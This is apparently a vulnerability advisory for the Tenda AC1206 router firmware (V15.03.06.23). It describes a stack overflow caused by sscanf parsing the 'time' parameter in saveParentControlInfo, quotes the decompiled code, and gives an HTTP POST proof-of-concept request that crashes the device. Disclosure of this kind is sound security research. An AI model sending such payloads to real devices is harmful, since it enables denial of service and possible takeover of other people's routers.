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# Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

## Overview

- Manufacturer's website information: <https://www.tenda.com.cn>
- Firmware download address : <https://www.tenda.com.cn/download/detail-2766.html>

## Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:



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AC1206

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AC1206升级软件

V15.03.06.23

立即下载

关联产品: AC1206 更新日期: 2018/1/6

1.此固件只适用于AC1206的机器升级, 不同型号不能使用该软件,升级前请通过路由器底部贴纸确认产品型号;  
2.下载解压后, 请使用有线连接路由器升级, 升级过程中切勿切断电源, 否则会导致机器损坏无法使用!

\* 如果链接错误或其他问题, 请反馈到 [tenda@tenda.com.cn](mailto:tenda@tenda.com.cn)或联系在线客服, 谢谢。

## Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the saveParentControllInfo function. An attacker can obtain a stable root shell through a carefully constructed payload.

```

26 char switch_day[7]; // [sp+2D0h] [+2D0h] BYREF
27 int pc_list[30]; // [sp+2C0h] [+2C0h] BYREF
28 char rule_id[128]; // [sp+338h] [+338h] BYREF
29 int ruleid; // [sp+3B8h] [+3B8h] BYREF
30 char starttime[32]; // [sp+3BCh] [+3BCh] BYREF
31 char endtime[32]; // [sp+3DCh] [+3DCh] BYREF
32
33 memset(mib_name, 0, sizeof(mib_name));
34 memset(mib_value, 0, sizeof(mib_value));
35 memset(switch_day, 0, sizeof(switch_day));
36 id = 0;
37 pc_count = 0;
38 i = 0;
39 memset(pc_list, 0, sizeof(pc_list));
40 memset(rule_id, 0, sizeof(rule_id));
41 rule = 0;
42 ruleid = 0;
43 pc_macd = 0;
44 deviceId = websGetVar(wp, "deviceId", byte_518F08);
45 enable = websGetVar(wp, "enable", byte_518F08);
46 time = websGetVar(wp, "time", byte_518F08);
47 url_enable = websGetVar(wp, "url_enable", byte_518F08);
48 urls = websGetVar(wp, "urls", byte_518F08);
49 day = websGetVar(wp, "day", byte_518F08);
50 pc_mac = websGetVar(wp, "block", byte_518F08);
51 ctype = websGetVar(wp, "connectType", byte_518F08);
52 limit_type = websGetVar(wp, "limit_type", "1");
53 deviceName = websGetVar(wp, "deviceName", byte_518F08);
54 if ( *deviceName )
55     set_device_name(deviceName, deviceId);
56 if ( !*time )
57 {
58     printf("[%d][%s] time string is null!!!!\n", 541, "saveParentControlInfo");
59     webWrite(
60         wp,
61         "HTTP/1.1 200 OK\nContent-type: text/plain; charset=utf-8\nPragma: no-cache\nCache-C
62     webWrite(wp, "{\"errCode\":%d}", 1);
63     webDone(wp, 200);
64     return;
65 }
66 memset(starttime, 0, sizeof(starttime));
67 memset(endtime, 0, sizeof(endtime));
68 sscanf(time, "%[^-]-%s", starttime, endtime);
69 if ( !strcmp(starttime, endtime) )
70 {

```

In the `saveParentControlInfo` function, `time` (the value of `time`) we entered is formatted using the `sscanf` function and in the form of `%[^-]-%s`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `starttime` or `endtime`, it will cause a stack overflow.


## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

POST /goform/saveParentControlInfo HTTP/1.1  
Host: 192.168.0.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0  
Accept: \*/\*  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded;  
Content-Length: 340  
Origin: http://192.168.0.1  
DNT: 1  
Connection: close  
Referer: http://192.168.0.1/index.html  
Cookie: ecos\_pw=eee:language=cn

time=aaa  
bbb



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .

